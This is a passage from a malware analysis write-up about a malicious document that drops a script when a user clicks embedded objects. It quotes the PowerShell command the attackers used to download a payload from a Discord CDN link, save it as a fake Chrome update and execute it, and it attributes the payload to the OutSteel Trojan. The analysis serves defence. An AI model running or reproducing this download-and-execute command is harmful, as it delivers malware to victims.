



Figure 21

The exclamation marks that can be identified above lead to the embedded objects. When a user clicks on the exclamation mark, the process writes a Javascript file in the Temp directory, which will be run using wscript:



```
new -Object ("Shell.Application").ShellExecute("powershell.exe", "[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12", "irm -url (https://cdn.discordapp.com/attachments/932413459872747544/938291977735266344/putty.exe) -outfile $env:PUBLIC\GoogleChromeUpdate.exe"; start-process $env:PUBLIC\GoogleChromeUpdate.exe
```

Figure 22

The purpose of the script is downloading a file from <https://cdn.discordapp.com/attachments/932413459872747544/938291977735266344/putty.exe> and saving it as GoogleChromeUpdate.exe. The attackers tried to abuse Discord's content delivery network (CDN) in order to host their payload; however, VT recognizes the URL as malicious

(<https://www.virustotal.com/gui/url/d261c441e28d7b4cea8171e9cf4cc2c403d39685b97800a52604de979c5576b5>). The Start-Process cmdlet is utilized to execute the downloaded file. According to CERT-UA (<https://cert.gov.ua/article/18419>), this is supposed to be OutSteel Trojan.

References

<https://zeltser.com/media/docs/analyzing-malicious-document-files.pdf>

<https://github.com/decalage2/oletools/>

<https://github.com/decalage2/ViperMonkey>

<https://github.com/DidierStevens/DidierStevensSuite/blob/master/oledump.py>

<https://github.com/DidierStevens/DidierStevensSuite/blob/master/zipdump.py>

<https://www.virustotal.com/gui/url/d261c441e28d7b4cea8171e9cf4cc2c403d39685b97800a52604de979c5576b5>

<https://cert.gov.ua/article/18419>